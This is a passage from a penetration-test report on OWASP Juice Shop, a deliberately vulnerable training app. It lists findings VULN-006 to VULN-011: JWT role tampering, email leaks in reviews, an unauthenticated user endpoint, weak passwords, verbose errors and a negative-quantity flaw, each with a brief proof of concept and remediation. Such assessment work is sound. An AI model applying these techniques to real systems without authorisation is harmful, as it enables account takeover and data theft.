
Remediation: Derive the user ID from the authenticated session/JWT, not client input; reject mismatched UserId; add audit logging.

VULN-006: JWT Manipulation — Privilege Escalation


Critical CVSS 9.1 | A01:2021 Broken Access Control / A02:2021 Cryptographic Failures | `Authorization: Bearer <token>`

Description: JWTs can be decoded, modified and re-signed to escalate privileges. Changing the `role` claim from `customer` to `admin` produced a token the server accepted, granting the admin panel, application configuration and admin-level actions.

Proof of concept: The manipulated `role:admin` token was accepted across endpoints: `/rest/admin/application-configuration` returned 200 OK, `/#/administrator` loaded, and a review via `PUT /rest/products/30/reviews` returned 201 Created.



VULN-006 — evidence 1



VULN-006 — evidence 2

Impact: Complete privilege escalation to administrator, full admin panel and configuration access, product modification, user-data access and any administrative function.


Remediation: Strong randomly-generated signing key (≥256-bit); verify the signature on every request; prefer RS256 with asymmetric keys; never trust client role claims; enforce token expiry and rotation.

VULN-007: Sensitive Data Exposure via User Enumeration in Reviews


Medium CVSS 5.3 | A01:2021 – Broken Access Control | `GET /rest/products/{id}/reviews`

Description: Product review responses expose reviewers' email addresses, allowing enumeration of user accounts.

Proof of concept: The response for product reviews revealed emails including `admin@juice-sh.op`. These feed directly into the SQLi authentication-bypass vector (VULN-001).



VULN-007 — evidence 1



VULN-007 — evidence 2

Impact: Exposure of user PII, enabling targeted attacks such as SQLi login bypass, phishing and social engineering.


Remediation: Mask reviewer emails (e.g. a***n@juice-sh.op); field-level access controls; use display names instead of emails in public reviews.

VULN-008: Authorization Bypass — Unauthenticated /api/Users

High CVSS 7.5 | A01:2021 – Broken Access Control | `GET /api/Users`

Description: The `/api/Users` endpoint is accessible without authentication, returning user IDs, emails and roles, allowing an unauthenticated attacker to enumerate all users and identify privileged accounts.

Proof of concept: A GET to `/api/Users` with no Authorization header returned HTTP 200 and a JSON array of all users, including `admin@juice-sh.op` (role: admin).



VULN-008 — evidence 1

Impact: Full enumeration of accounts, exposure of emails and roles, and direct identification of admin accounts for targeted attacks.


Remediation: Require authentication on /api/Users; enforce RBAC limiting enumeration to admins; return only minimal fields.

VULN-009: Weak Password Policy

Medium CVSS 5.4 | A07:2021 – Identification and Authentication Failures | `POST /api/Users, POST /rest/user/login`

Description: Registration and login accept extremely weak passwords such as `12345678` with no complexity requirements, leaving accounts open to brute-force and credential stuffing.

Proof of concept: An account was created with the password `12345678` and authenticated without restriction, returning a valid JWT.



VULN-009 — evidence 1

Impact: Accounts vulnerable to brute-force, dictionary and credential-stuffing attacks.


Remediation: Enforce ≥12-char complex passwords; validate strength client- and server-side; check against breached-password databases; add lockout / progressive delays.

VULN-010: Verbose Error Messages — Information Disclosure


Medium CVSS 5.3 | A05:2021 – Security Misconfiguration | `POST /api/BasketItems`

Description: Invalid input triggers verbose errors exposing internal file paths, the database type (SQLite), module structures and raw SQL queries.

Proof of concept: A negative-quantity request returned a 500 error exposing internal paths (e.g. `.../node_modules/sequelize/lib/dialects/abstract/query-interface.js`), the database type, and raw SQL INSERT statements.



VULN-010 — evidence 1



VULN-010 — evidence 2

Impact: Exposure of backend stack, database type and directory structure, significantly aiding SQLi and business-logic abuse.


Remediation: Custom generic error handling for clients; log details server-side only; disable stack traces in production; sanitise error responses.

VULN-011: Business Logic Flaw — Negative Quantity Accepted


High CVSS 7.4 | A04:2021 – Insecure Design | `POST /api/BasketItems`

